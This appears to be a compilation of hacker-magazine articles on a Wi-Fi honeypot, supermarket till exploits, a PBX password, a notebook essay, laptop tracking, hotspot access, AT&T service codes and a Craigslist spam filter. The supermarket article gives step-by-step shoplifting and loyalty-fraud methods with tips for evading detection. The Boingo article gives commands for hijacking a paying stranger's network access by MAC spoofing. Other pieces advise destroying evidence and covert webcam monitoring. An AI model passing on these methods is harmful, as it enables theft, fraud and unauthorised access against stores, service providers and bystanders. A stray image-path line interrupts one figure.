@ IN SOA hostname.example.com admin.example.com (
        1 ; Serial
        3600 ; Refresh every 1 hours
        1800 ; Retry every 30 minutes
        604800 ; Expire after 7 days
        1 ) ; TTL 1 second
# This line provides the IP address of the nameserver for this domain,
# which in this case is the same machine.
        IN NS 192.168.50.1
# Here we define the basic A ("machine") record and a wild card entry which
# directs all lookups to the same A record address.
        IN A 192.168.50.1
*       IN A 192.168.50.1
```

5. In the next step of this project, we want to configure Apache to handle all incoming HTTP requests to the honeypot server. Download the Apache HTTP Server package from Apache and follow the standard Unix build and install process. Open the httpd.conf file for editing[2]. As in Figure D, create a VirtualHost entry for the server's IP address which points to a folder where the educational honeypot HTML files will live.

Figure D

```
### httpd.conf
### Section 3: Virtual Hosts
# This entry tells Apache to direct HTTP requests for 192.168.50.1 to the
# folder /var/www/html/ and log all the incoming requests at
# logs/your.domain-access_log
 <VirtualHost 192.168.50.1>
    DocumentRoot /var/www/html/
    ServerName 192.168.50.1
    CustomLog logs/your.domain-access_log common
 </VirtualHost>
```

6. In this step, we need to configure the wireless access point. By simply putting it on the same subnet, you can allow the DHCP service (and thereby DNS server information) to be passed to the client machines when they connect. In this example, I'm using an HP ProCurve Wireless Access Point 420. This is a slightly higher end access point than is standard for consumer networks. You can find cheaper ones at your favorite online computer electronics outlet. The process of configuring the access point with the appropriate information will vary for each device. However, you should be able to extract the basic idea from my example.

6a. You'll want to give your access point a static IP address on the private subnet. Alternately, if you are familiar with managing DHCP, you can add a static host entry for the AP in the dhcpd.conf file. In Figure E, you can see that I've given my access point the IP 192.168.50.9, which is on the same 192.168.50.0/24 subnet. Note also that I provide the server's IP (192.168.50.1) as the default gateway.

Figure E

```
HP ProCurve Access Point 420#show system
System Information
============================================================
Serial Number       : TW525QB077
System Up time      : 0 days, 0 hours, 9 minutes, 19 seconds
System Name         : WIFx1
System Location     :
System Contact      : Contact
System Country Code : NA - North America
```


```
MAC Address          : 00-13-21-57-63-2A
IP Address           : 192.168.50.9
Subnet Mask          : 255.255.255.0
Default Gateway      : 192.168.50.1
VLAN State           : DISABLED
Native VLAN ID       : 1
IAPP State           : ENABLED
DHCP Client          : DISABLED
HTTP Server          : ENABLED
HTTP Server Port     : 80
Slot Status          : Dual band(b/g)
Software Version     : v2.0.38
```

6b. To attract users to your honeypot, you will want to give the access point an SSID that is enticing. As you can see in Figure F, I chose "Free Public Wireless". Anything with "Free" in the name is usually good enough to attract attention. You'll also want to turn off any authentication or encryption (WEP, WPA2, etc.). After all, this honeypot is meant to teach the dangers of unknown, unprotected wireless networks. The client will be able to associate with the access point easily, either by selecting it from a list of available access points in their network configuration or, if their machine is set to auto-connect to nearby access points, just by roaming within range of the access point. After configuring the access point, be sure to place it near a window, door or other area where it will achieve maximum range in the outside world.

Figure F

```
HP ProCurve Access Point 420#show interface wireless g
Wireless Interface Information
============================================================
---------------Identification-----------------------------
Description                 : Enterprise 802.11g Access Point
SSID                        : Free Public Wireless
Radio mode                  : 802.11b + 802.11g
Channel                     : 11 (AUTO)
Status                      : Enabled
---------------802.11 Parameters--------------------------
Transmit Power              : FULL (13 dBm)
Max Station Data Rate       : 54Mbps
Multicast Data Rate         : 1Mbps
Fragmentation Threshold     : 2346 bytes
RTS Threshold               : 2347 bytes
Beacon Interval             : 100 TUs
DTIM Interval               : 1 beacon
Preamble Length             : LONG
Slot time                   : AUTO
Maximum Association         : 128 stations
---------------Security-----------------------------------
Closed System               : DISABLED
802.11 Authentication       : OPEN
WPA clients                 : DISABLED
802.1x                      : DISABLED
Encryption                  : DISABLED
---------------Antenna------------------------------------
Antenna mode                : Diversity
Antenna gain attenuation
            Low channel     : 100%
            Mid channel     : 100%
            High channel    : 100%
============================================================
```

7. Create the HTML file that the client will be directed to when they type an address in their browser. Again, the point of this honeypot is to educate the user about the pitfalls of unknown, unprotected wireless networks and privacy on the Internet in general. Spend some time writing up a web page that explains why the user didn't end up where they expected on the web and why they might want to consider approaching their Internet experience with more caution in the future. Below is the page I created for this purpose. Note that I included links to technical



and non-technical learning resources on network security/privacy that the user can bookmark.

8. The next stage of this process is to turn on the DHCP, DNS and HTTP services. With most OS/distributions, you can do that with the following commands in the terminal:

```
[root@machine ~]# dhcpd -cf
➥/etc/dhcpd.conf
[root@machine ~]# named
[root@machine ~]# apachectl start
```

9. Wait. If you've set this up in a populated geographical area, you'll likely see connections pretty quickly. For example, on a busy college campus or urban housing area, you'll likely catch some users in the first few hours. Check the Apache logs periodically to see if you are capturing some web queries. You can also look at the DHCP lease file to see what machines have requested an IP[3]. With any luck, you'll be attracting, and educating, users in no time.

Conclusion

Though I focused on unprotected wireless networks in this article, the principals outlined within are applicable to any networked interaction. Educational honeypots offer great possibilities for teaching the general public about the issues surrounding network security and privacy. They rely on the tendency of users to search out easy, convenient, and free solutions. By injecting a little monkeywrench in their plans, and directing them to information about protecting themselves, you can improve the level of secure communications on the Internet and the level of discourse on issues of privacy and security in the networked age.

Pan is a connoisseur of interactive computing, science and education. He lives somewhere.

Footnotes

[1] A common compilation/build/install process for Unix software requires that you "cd" to the software directory, run "configure", "make" and "make install" (in that order). The three packages above use this process.

[2] The httpd.conf file's location will depend on your OS/distribution. For Apache 2 on Red Hat Enterprise Linux the path is /etc/httpd/conf/httpd.conf. On Mac OS X Leopard, the path is /etc/apache2/httpd.conf

[3] Generally, the DHCP leases file resides at /var/db/dhcpd.leases

I'm not a number.

by Poacher

The more complex a system is, the more difficult it is to know its vulnerabilities. This is an axiom that every hacker instinctively knows. As new technologies emerge, they are often bolted onto existing processes, creating a Frankenstein's monster of stitched together technologies and procedures.

Such is the modern supermarket. The relatively simple concept of a customer selecting groceries and taking them to a checkout, where they are totaled up and paid for, is now complicated by a large number of add-ons.

What we're looking at here is a convergence of three of these; the barcode pricing system, the loyalty card, and the self-service till. The three of these produce the conditions for two exploits. Both of these are dishonest and crimes, and I don't advocate carrying them out. The information presented here is merely to illustrate how a multi-billion dollar industry can inadvertently leave itself open to loss.

I'll start with barcodes, which I'm sure most readers will be familiar with. The basic system, still in use today in much of the world, is a 12- or 13-digit number, called either a UPC or an EAN, encoded in black and white lines. This number, often also written in decimal beneath, is used to uniquely identify the item and can have information such as the country of origin and manufacturer encoded into it. In the next few years, we should begin to see slightly larger, more complex codes come into widespread use. Such technologies are already being used by a number of shipping companies.

Interesting information on barcodes can be obtained from these websites:

- `http://en.wikipedia.org/wiki/Barcode` - general information on the "humble" barcode.
- `http://www.upcdatabase.com/` - the UPC database project
- `http://barcode.wikia.com/wiki/Main_Page` - a barcode product database

When the item's barcode is read by the till scanner, obtaining the UPC code, the till then accesses the company's database for the item description and current price. This is then added to your receipt and your total bill goes up the requisite amount.

The first and simplest exploit here requires a laser printer, a stack of sticky labels, and some bare faced audacity. Find yourself an online barcode generator, such as `http://www.barcodesinc.com/generator/index.php`, or just search for one, as there are many available. Alternatively, you could obtain a custom barcode label printer. Next, obtain the UPC for a low-price item in stock at your local global corporation supermarket. A tin of baked beans is a good choice that costs pennies. Now, you're probably ahead of me here, print out as many labels as you think you will need. Shop till you drop and go to the checkout.

At this point, the beauty and simplicity of the self-service checkout becomes blindingly apparent. Going through a checkout manned by a clerk runs the (albeit very small) risk that they will notice the DVDs, Laptops, fillet steak, champagne, etc. that is bagged up appears as baked beans on the till each time. The self service till runs no such risk.

There are, however, a few caveats. Many supermarkets have a supervisor overlooking a bank of self service tills with a screen showing what's happening on each till. The trouble is they are often pulled away most of the time to deal with customer queries and in practice are not monitoring what's going on. Also avoid items which require an EAS security tag to be removed as that will draw a staff member to your till. The same goes for items which require age verification.

Some stores also use a system that senses items being placed in the bags. I'm not sure yet if it uses weight, vibration, or an electromagnetic field, but it beeps annoyingly if too many or too few items land in your bag.

The biggest challenge in all of this is replacing the original barcode with your sticker. I leave how to do this to the reader's inventiveness. Price tag swapping is as old as the hills and any half-decent store detective should be alert to that. But all problems are there to be solved and, off the top of my head, ways around this could range from sleight of hand to getting a job at the store (or at least looking like you do).

The beauty of this exploit is that any losses will not be discovered until a stock take, or until the store orders a thousand cans of beans because they think they have been selling so many. Even then, there will be no way of knowing how and when the items left the store, so CCTV will be useless.

Just to reiterate, doing this is fraud. If you actually did this and got caught, you could go to jail.

Anyway, onto the second exploit, which to my mind is much more elegant and amusing.

Many stores offer loyalty cards. On the face of it, this is to reward loyal customers. In reality, it's a cynical method of obtaining large amounts of corporate intelligence on you and your family. Which, by the way, is sold off to one

of a couple of large, multinational companies that keep huge databases about everyone in the Western world and thence into the hands (for a price) of the government. But that's a whole other story.

One of the largest retailers local to me has an extensive loyalty system that basically gives you 1% of what you spend back to you every so often to spend at the store. On the self service tills for this store, you can input your loyalty card details by scanning the barcode on the back of it.

Here is vulnerability number two. Obtain a loyalty card and, using the barcode generator, produce a large number of stickers with its barcode. Place these on a large number of products, more or less at random around the store. This time, you are not putting them over the original barcode. What you are aiming to do is place them above, below, or to the side of the barcode. This is so that, when the item is scanned, the reader will pick up the proper code but, as the item is rotated or passed over the sensor, it will also read your loyalty card number, thus tying that whole transaction to your account.

Done correctly, and with a little luck on a busy Friday or Saturday, in a large store, you could run up tens of thousands of points, giving you 1% of that back to spend as you wish in the store. With the additional benefit that you are corrupting the data on customers' buying habits that the store is painstakingly building up.

This is still fraud and, eventually (particularly if you use the same account for too long), the store will pick up on this strange customer who comes into the store 400 times a day and spends hundreds of thousands a week. You can't spend loyalty points in prison.

"The large print giveth and the small print taketh away..." - Tom Waits "Step Right up" 1976.

How I scored the Avaya PBX init password

by The Funkster Deluxe
(funk@forethought.net)

I've been in training this week for the Avaya Interaction Center 7.2. The catch is that the last published training from Avaya University (administered, I believe, by Accenture–an outsourcer) is IC version 6.1. Nothing like the present to update your training, eh guys. We understood that we would get a Professional Services trainer to lead us through training while an Accenture representative stood by a wrote a new 7.2 class based on our training.

It worked out differently in that the Accenture trainer, a guy flown in from Mumbai, lead the class for the first three days and, suffice it to say, he didn't really have the "trainer" type personality.

He had a virtual image of his desktop with an encapsulated and fully (or mostly) functional IC 6.1 system, appropriate databases, workflow designer and so forth.

But this wasn't enough by itself, as a big feature of Interaction Center is the Voice Channel. So he had a Definity (Avaya-branded telephony) simulator that went by the acronym "dads."

This platform was so unstable that I couldn't even get it running the first day. It launched from a batch file on the desktop that would flash a DOS screen and close. Curious, I ran the path from a cmd prompt so that I could see the error. I got some sort of "orys stty16" error. I pointed it out to the trainer, because I needed this fixed to proceed with training. He shrugged his shoulders and went back to whatever it was he was doing. Awesome!

Eventually I got it working after rebooting, but the simulator still was not acting right. Telephony services would stop mid-session, I had to rebuild VDNs (call routing numbers) whenever they were mysteriously lost, and I had a host of other problems.

When I launched the Simulator too early (before oather necessary processes were started), it got stuck running the batch file and was sitting at the login prompt. The login was init.

I figured the login/password pair had a good chance of being in the batch file. It actually pointed to another file in the /dads subfolder, something like sat-def.rc. I opened it with Notepad and there was the init login, password, and another eight or nine lines–all unencrypted.

A bro that I work with had loaded Avaya Site Administration, for customer access, on a different training PC. We attempted to use this on our lab S8500 PBX and, sure enough, it succeeded.

The next prompt was a Challenge/Response field, with the former populated with a numeric string. I didn't care to get in any further, because of the legal or security ramifications, but I suspected that the other fields in the unencrypted password file were a sequence for this.

I can't figure out why these simulators require init level access, but if this doesn't constitute some sort of non-disclosure violation between Avaya and Accenture, then I don't know what does. Accenture basically handed us Avaya's deepest level password, which is used for enabling right-to-use licensing on the features from which Avaya makes tons of money.

I won't share this password, obviously, and it's possible that Avaya can change it across the board, but not without much expense and embarrassment.

WHY YOU NEED A GRIMOIRE

by Leviathan

No matter how long you have been hacking, surfing, or working in IT, and especially in these uncertain times when your activity can be sniffed, parsed, logged, and archived, you need a grimoire.

Dictionary.com defines a grimoire as "a manual of black magic (for invoking spirits and demons)." Those of us who have been pushing bits around for some time know that the things we routinely accomplish can sometimes appear to be black magic to the less technically adept among us. The sheer volume of information we have stuck in our craniums and bookmarks, and our ability to Google with precision, gives us an edge in finding and implementing all sorts of technology magic. This is all good.

But it's not perfect, you know. We forget things. A website that we KNOW contained the answer last week, is suddenly gone. The transient nature of that big beast we call the Internet means that all content is in flux. And by the way, are you tired of the many tech support sites, powered by ad after ad, where you have to register before they'll let you click on the answer to your question?

To paraphrase Dennis Hopper: "You, my friend, you need a grimoire."

To the uninitiated, it looks just like a plain, bound notebook. But to you, and to the minions who watch in awe as you use it, it is truly a book of spells. You have the answers, because everything of value you've come across in your technology dealings, you've recorded faithfully in your grimoire.

A grimoire is not pretty. It's not always well-organized. But the answers are there, because you put them there. It's your insurance policy, your journal, your database. In time you will come to know exactly where everything is.

Best of all, it's private. No amount of ISP chicanery, keystroke logging, or site mirroring will ever create another copy of your grimoire. It will never slip you a cookie or prompt you to install another damned plug-in.

That, ummm, marginal URL that you really don't want in your bookmarks? Into the grimoire it goes. Default (factory) passwords? Never know when you'll need those. Write 'em down.

That UNIX command with a mile-long, unreadable man(1) page? Write down exactly how you use the command in real life, using only the options that are most useful to you. That unsupported hack that made your video card come alive... what happens if you have to reload the OS? Catalog it with care.

Account names and passwords: be careful here. Most of us have a handful of good, strong passwords we use all the time. Write down only the first two or three characters, and fill in the rest with random letters. Same with user IDs. No unintended reader will ever determine your complete password from w9xxxxxxxx. But knowing the starting letters will allow you to remember it.

And while that high-priced storage specialist is on site, why not make a few notes while looking over her shoulder? Phone numbers, support contracts, public keys, small but valuable scripts; these are all good candidates for your personal archive.

Now this part should be obvious: my grimoire goes everywhere I go, no exceptions. It's always available to me regardless of where I am or what other resources there are.

If you accumulate as much information as I have (my grimoire is about twelve years old, with new entries written in the margins now), you and your book will become the stuff of legends. When I walk into a meeting and put it down on the table, I inevitably get the question, along with a stare of admiration: "Is that the book?" I smile in reply.

And if, saints forbid, you should ever be in an embarrassing legal situation and you have to get rid of its evidence quickly, tear out the offending pages, shed a few tears, then flick your Bic. Let's see you clean up a hard drive that cleanly. Privacy, my friends; it is priceless. If your dealings are not quite that dramatic, your grimoire is a good reference at review time or when preparing your resume.

So spend a few wise dollars and obtain a good quality, bound notebook with lined archive paper, and start filling it with your accumulated IT wisdom. You and your grimoire will make history.

A salute to all my mates, in the gutter and among the stars. I also want to thank everyone who had kind words for my short story, "The Particle," that appeared in 26:1. Though it was fiction, you'd never believe the parts that were based in fact.

(POTENTIAL) LAPTOP RECOVERY

by Twisted Uterus
(twisteduterus@gmail.com)

My goal was laptop security/recovery by combining a few simple (and free) programs for a low tech recovery.

If one of my laptops was ever lost or stolen, I'd hate to lose the laptop as well as give the thief the additional bonus of a copy of my personal music collection, etc. I figured if the thief was anyone who knows anything about PCs (*2600* readers), they would just reformat the laptop and I would never see it again. But if the thief weren't too savvy, I might be able to recover it. What I wanted was a way to connect to it, wherever in the world it ended up. This way, I could see the actual desktop to see what files the thief was looking through. Then I could delete any personal info, render Windows useless, or maybe even force a pop-up window saying "I see you. I know who you are. Return the laptop and I won't contact the police!" Imagine his face then! Then I thought, since there is a cam on the laptop, could I actually see his face?

I always hated using passwords, but it's the first step in security. My logon name is now "tel_###-###-####" (my cell number), just in case an honest person finds it and turns it on...

I was already using a combination of PCAnyWhere and IP Mailer to take remote care of the PCs of 5 people who know nothing about computers. (It's just easier to talk on the phone with them as you move and click their mouse around on their own screen and teach them how to compose e-mail.) IP Mailer would send me an email with the new WAN IP address anytime the laptop connected to a different IP address. Of course, all 5 people have dynamic addresses and IP Mailer just made it easier for me to reconfigure PCAnyWhere so I could connect to the host at a new address. My only problem was SSL. If I used a Cablevision account, and then plugged the laptop into a Comcast modem, it wouldn't let the mail go out. I know there are similar programs out there that will handle SSL, but since my other dilemma was; what if someone connects my stolen laptop behind a router/firewall? It wouldn't forward any ports to the stolen laptop of course, so I couldn't connect even if I had the correct IP address. This setup just wasn't going to work for my recovery attempt.

I eliminated the problem by eliminating the need to know the laptop's current IP address. I now use Hamachi (freebie VPN) and let it run as a service so that it will start with Windows. I have uninstalled IP Mailer, as it is no longer needed. Now I can connect through Hamachi no matter where the laptop is, or how many firewalls it is behind! PCAnyWhere can connect to my stolen laptop through Hamachi and it works like a charm.

Now, behind the password screen, the laptop boots up Windows XP as well as Hamachi and PCAnyWhere (as host), so I could have full control of the laptop. I also used a registry hack to hide the PCAnyWhere system tray icon.

I assume, these days, that everyone **must** have wired or wireless access point at their home, and would connect my stolen laptop to the Internet. What fun is a laptop if you can't surf?

Then I also thought... Why not get the built-in webcam into play as well? That's where Yawcam (another freebie) comes in. Yawcam boots up with Windows (I have it running as a service, where it also runs "stealth") and begins streaming live video to the Internet. And, I can monitor it from **any** browser. Imagine accidentally leaving your laptop poolside at a hotel, only to come back later and find it missing! If you travel with two laptops, and I always do, connecting to the missing laptop and seeing who actually took it is an awesome possibility! You could be staring him in the face as he tries to guess your password. You could even capture a screenshot of his face and bring it to the front desk to I.D. him and catch him before he checks out. You could see him and he wouldn't even know he's being watched! How funny is that? At this point, I'd think the odds of getting your laptop back are very good. If you didn't have a second PC with you, I guess you'd have to wait until you got back to your home PC to begin your "investigation." I doubt the hotel would allow you to install Hamachi, etc. on their machines. Anyway, it works perfectly for my family's needs.

You have to pay for (wink wink) PCAnyWhere, but there are a few free remote access programs out there. I've tested this every which way I could, and haven't had any real problems. The only issue I have come across so far is that on my Dell Inspiron, the blue webcam light comes on and stays on. I don't want to permanently disable it (a.k.a. break it), or stick tape over it (too ghetto), so I am still looking for a registry hack to turn it off. Otherwise, it all runs just fine on my HP 2133mini and my Inspiron.

Access on Boingo Wireless

by ZoDiaC13

Preface

This article is about how to hack Boingo Wireless hotspots to gain free Internet access. For those that don't know about Boingo Wireless, it is a wireless hotspot service provider for many major hotels, airports and coffee shops. This story will explain my experience encountering it and what I did to unintentionally circumvent it.

Introduction

I work as a network technician at a company on the east coast of Canada. My job requires me to maintain connectivity from our site to many remote sites, via VPN, to offer up a Citrix web interface that hosts peoples' daily applications. I am also required to set up and maintain our and our users' hardware to adhere to a strict PC standard. This requires users to be set up on a company PC with limited user rights, restricting their PCs to be almost thin clients.

My first encounter with Boingo Wireless trouble was when a user who was traveling across the U.S. sent myself and others an email, upset about the fact that he paid to use Boingo Wireless at an airport and then was unable to install the required software on his laptop. Upon investigation, I found out that there seemed to be an installation required in order to use the hotspot. I think that this procedure is stupid because I'm strictly a Linux user, on my PCs anyway, and, from what I saw, they didn't offer an option to Linux users.

My Encounter

Fast forward to two weeks later. I was sitting in the Toronto Airport, passing the time by trying to get my girlfriend's iPod Touch onto the Boingo Wireless network. I recalled, from an article in *2600*, that disabling something in Safari on an iPod Touch let you somehow circumvent the pay-for option on certain wireless hotspots. I couldn't exactly remember what the hack was and, after some time, I gave up and decided to play games on it instead. My girlfriend soon piped up and said "Don't drain the battery; I want it for the plane ride." I told her to plug it into my father's netbook to recharge. I asked my father for his Windows XP netbook and plugged it in to recharge.

The Hack

While I was watching the iPod charge, my curiosity piqued and I decided to play around again. I always love scanning networks just for the hell of it to see what I can find. Since I had been using my father's netbook in my hotel room all week, I had installed Advanced Port Scanner (available at `http://www.radmin.com/products/utilities/portscanner.php`). This is a free, small, and robust port scanner for Windows.

I decided to do a simple ipconfig in the command prompt window to see my assigned IP address and the gateway IP address. I then plugged the network range into Advanced Port Scanner to scan the /24 subnet mask (essentially 255 hosts). This included the gateway (which was the wireless access point).

To my surprise, it showed me all the associated wireless devices connected to the access point and the software started to probe them for open ports. I figured there would have been some security measure in place on the access point, to circumvent such a scan. It also started resolving the computer hostnames on some computers, which was also helpful. I found one that looked interesting. The host was named "WINDOWSMOBILE96" and, based on the name, I could assume it was someone with a Windows laptop. The name seemed somewhat professional and logical, so the owner could be a business traveler. I assumed that if this person was on business, chances were they had probably legitimately paid for the wireless. So I decided that WINDOWSMOBILE96 would be my target.

I opened up the command prompt and issued the command:

```
nbtstat -a WINDOWSMOBILE96
```

For those that don't know, nbtstat is a Windows utility to help troubleshoot NetBIOS name resolution problems. The "-a" switch returns the NetBIOS name table and the MAC address of the network card on the named computer (i.e. WINDOWSMOBILE96). So now, after issuing the command, I knew the MAC address of the remote computer.

Now all I had to do was simply change the MAC address of my wireless card to the one that the nbtstat command spit out. I did this by going to "Network Connections" in the Control Panel, right clicking on my network card, and going to "Properties." Under the "General" tab, I clicked the "Configure" button to configure my wireless card. I then chose the "Advanced" tab and went down to the "Network Address" property. Not all network cards have this ability, but the one in my father's netbook did and I think it's a pretty standard setting. There are two values you can have with this property: "Not Present," which uses the burnt-in MAC address on the network card, and "Value," which allows you to set a different MAC address for your network card. I input the MAC address that I had obtained from the nbtstat command and saved the changes. My wireless card then disconnected from the access point and re-associated itself.

Now, for the moment of truth. I opened up Firefox, typed in google.com, and voilà! I was online. Like an idiot, I shot my fists up in the air and screamed, "Yes!" This raised my father's suspicions, so I turned the computer around and showed him Google's homepage, declaring, "I got on!" My father just shook his head.

Conclusion

I know this is a long-winded article to explain such a simple procedure but, like Hunter S. Thompson, I am writing more about the experience than the hack. The hack is about the experience. Like I said earlier in the article, I did this unintentionally, as I never really intended to "hack" wireless access but, based on previous experience, knowledge from reading many past issues of *2600*, and a basic curiosity, I stumbled upon a procedure that worked. I used the same troubleshooting and reasoning I would have used at a day in the office if I were faced with a similar issue. In my mind, I simply "fixed the problem." But that is what hacking is all about; a never-ending thirst for knowledge and the curiosity to take you to the next level. It's all about the mindset and how you look at things.

Also, as I mentioned previously in the article, I am mainly a Linux user and will install Linux on anything and everything I can get my hands on, provided the opportunity. I know there is a similar method that could be used in Linux to achieve the same results, but that is for another article.

There are other articles online about how to hack Boingo Wireless, but none that I could find used this procedure, which is mostly using the operating system and software as it was intended to be used, and thus exposing a vulnerability or loophole in the Boingo Wireless system.

I hope you enjoyed reading my article and may you all carry on the hacker mindset.

Thank you, and happy hacking!

How AT&T Required Data Plans Work

(and How to Make Them Stop Working)

by excessive | offnetwork

Some time around the end of last year, AT&T Wireless started automatically attaching "Smartphone Personal" data packages to any subscriber line using a smartphone. These mandatory add-ons allow for unlimited mobile data use for $30 per month. If you are like me, you have two questions about this policy. First, what is a smartphone anyway? AT&T maintains a database of the IMEIs (serial numbers) of all the phones they sell, as well as some popular phones they don't sell, like the Google Nexus One. A phone must be in the AT&T database and classified as "smart" before a data package will be automatically attached.

If I put my SIM card in, for example, an AT&T branded Nokia E71x, the network will log the IMEI of that phone and automatically attach the required $30 data plan to my account. This happens before I use a single packet of data, simply because I allowed a phone on AT&T's list to register with a cell tower. On the other foot, if I put my SIM card in an unbranded E71, which is essentially the same device, no data plan will automatically attach to my account because that phone's IMEI is not in the database. This means that I am required to pay an extra $30 per month for the pleasure of using my E71x, even if I don't use any data at all. Meanwhile, the guy sitting next to me at the coffee shop with an unbranded E71 and $10 MEdia Net Unlimited has just tethered his phone to his laptop and downloaded 68 gigabytes of Justin Beiber videos like a total jerk. The short answer to question one is that a smartphone is whatever AT&T says it is.

This is America. I simply do not accept this type of arbitrary policy, and I refuse to pay for it. AT&T obviously has an interest in charging users an additional fee for using extra data and putting a greater strain on their network, but this system is analogous to a gas station charging more per gallon for gas it pumps into sports cars than gas than gas it pumps into minivans. Question two obviously becomes, "how can I get out of my required data plan?" One easy answer is to just say no to free Motorola Backflips, knowing that they will end up costing you in the long run; but that's not any fun, so let's try something else.

Every service that AT&T provides has something called a Service Order Code (or SOC, like what's between your shoe and your foot), which is a unique identifier that allows features to be accurately added or removed from an account. For example, if you want your phone to say "Off Network" when you are roaming, you can ask customer care to add the SOC "4EON" to your account. Some SOCs require a higher access level than others. If you want the Smartphone Personal data package that I hate so much, any representative that has access to your account can add "DPPB" for you. If, however, you would like 350 extra minutes per month for free, you will need someone who wears a suit to work to sign off on the infamous "BM350" (a pretty neat SOC that most reps don't think exists at all).

The feature we care about is called a "smartphone data exclusion," and it can be added by a floor manager in customer care with the "SMRTEXCL" SOC. A customer care manager is not the only person who can add the feature, but is probably the easiest path to success. This feature prevents the system from automatically changing the data plan on an account, regardless of what device you are using. Once the exclusion is added to your line, you can add pay-per-use data and avoid the extra fee or, like the aforementioned jerk, add MEdia Net Unlimited and watch kittycam all day, or whatever it is people do with unlimited data. Be warned that accidentally using 100GB of data in a month may get your account flagged for excessive data use, and you will suddenly be fancy-dancing your way out of service cancellation.

As a final note, most people would refer to the process outlined here as "social engineering," but I've avoided the phrase because I think that it implies exploitation. Obviously the point of this exercise is to exploit the AT&T account management system for the purpose of gaining value, but that can be accomplished without tricking people or treating them like garbage. AT&T is a faceless machine that would kill you without thinking twice, but customer service representatives are real people and generally seem willing to help. Lies and coercion are unnecessary in addition to being unethical. The next time you call 611 looking for discounts or bonus features, remember that you will catch more BM350s with honey than vinegar. Happy hacking.

Casual Encounters of the Third Kind: A Bayesian Classifier for craigslist

by Brian Detweiler

Introduction

Are you a single male? Are you looking for no strings attached sex? Are you looking for an easy way to pick up easier women? Then look no further than Craigslist Casual Encounters! It's the place to find thousands of single, horny women looking for exactly the same thing! ...or is it?

In this article, I scientifically examine the myth of Craigslist Casual Encounters. The focus has been placed on w4m (women4men) in the Omaha, Nebraska location. This research could (and should) be expanded to other cities, as well as other keywords.

The Idea

I have long held the belief that sexually frustrated men everywhere are being taken advantage of in our society. Everything from girls asking for free drinks at bars to pay websites like AdultFriendFinder.com charging money for finding women to hook up with. Craigslist, however, is free, minimalistically designed, and used by millions of people around the globe. It seems like the perfect way for someone to fulfill their desires and not be taken advantage of.

But where there are trusting people, there will always be enterprising no-goodnicks trying to ruin the fun for everyone. Enter the Craigslist spammer. How does one spam on Craigslist? There are two ways. The obvious, and quickly detected method of dropping website links directly in a posting, and the more underhanded, legitimate looking post that waits for users to email them so they can send them deceptive spam emails.

Make no mistake, this is spam. But unlike traditional spam, we are essentially opting in by viewing and replying to postings. Unfortunately, traditional spam filters work by catching incoming emails. The popular Bayesian spam filter keeps a database of words and their "spaminess." So, how could we apply that to Craigslist, to save us the trouble of unwittingly "opting in?"

Bayesian spam filters must be trained. We must start off with decently sized corpuses of spam and ham text. Then we are responsible for training the filter by telling it if a body of text is good or bad. When dealing with email, the case is as simple as collecting the email, going through it one by one, and flagging the spam. With Craigslist though, we are dealing with a website. We will have to go to Craigslist, rather than Craigslist coming to us.

The plan is relatively simple: scrape Craigslist at arbitrary time intervals (every three minutes seems reasonable), logging entries into a database. When an entry becomes "flagged," that is logged too. The theory being, if a posting is flagged, it is likely spam. There is a small problem with this theory, and I will expand on it later, but for now, let's assume any entry that is flagged is, indeed, spam.

The Implementation

PHP works nicely for this project. We can use Curl to scrape Craigslist and store the results in a PostgreSQL database. We simply add it to our crontab and let it run for a few months (yes, a few months). Then, when we have enough data (5,500 records is a good sample size, though Paul Graham suggests more like 8,000 - 4,000 spam, and 4,000 ham), we can finally write our Bayesian filter.

Here is the crontab:

```
0,3,6,9,12,15,18,21,24,27,30,33,
➥36,39,42,45,48,51,54,57
➥*   *   *   *  php /path/to/
➥clauto.php >/dev/null
```

For those unfamiliar with Bayesian classification, read Paul Graham's famous essay in which he discusses the virtues of statistical spam filtering[1]. Essentially, the way this works is by taking two corpuses of text (one that is predetermined to be spam, and one that is predetermined to be ham), we just need to store the individual tokens into a hash map and keep track of how many are spam vs. ham. Then, using Bayes' Rule, we can calculate the probability that a posting is spam given an "interesting" word in that text.

A simple implementation can be found at [3]. I have translated it into PHP, which can be found find at [5]. So, each time we fire it up, it pulls out all the posts in the database, stores them into a hash table as individual tokens, and then that is our lookup table. Then, it hits Craigslist, reads through each post, and does the statistical comparison on them. If a post is lower than 90% spam probability (we're being generous here), it gets displayed along with its

probability.

Findings

The statistical filter looks to be working with great accuracy, just as Graham had mentioned it would on email spam. But some of my findings came before I even wrote the filter, by just examining the raw data.

Currently, my database has a total of 5,545 postings, of which, 3,936 have been flagged (likely spam). That is, almost 71% of all postings are not legit. Furthermore, I kept track of which postings had pictures. Given that most girls who post on Casual Encounters would DIE if anyone knew about it (God forbid anyone find out they like sex), I reasoned that it would be rare to see a legitimate post containing a picture. That was also proven in the statistics. Of the 4,565 postings with pictures, 3,468 were flagged (almost 76%).

In the current implementation, this is not taken into account, but if we could assign a weight to postings with pictures, this could add to the accuracy.

Caveats

The biggest concern I had when doing this was determining how to define spam. The only way you could be 100% certain if a post was spam would be to reply to it and get an obvious spam email in return. I did attempt this method in the beginning, but found it to be extremely inefficient for two reasons:

1. The mail host (Gmail in my case) puts a cap on the number of emails sent out in a given time period, so as to curb spam. We should all be thankful for that, but the rapid fire-ness of my script was getting me rate-limited pretty quickly.
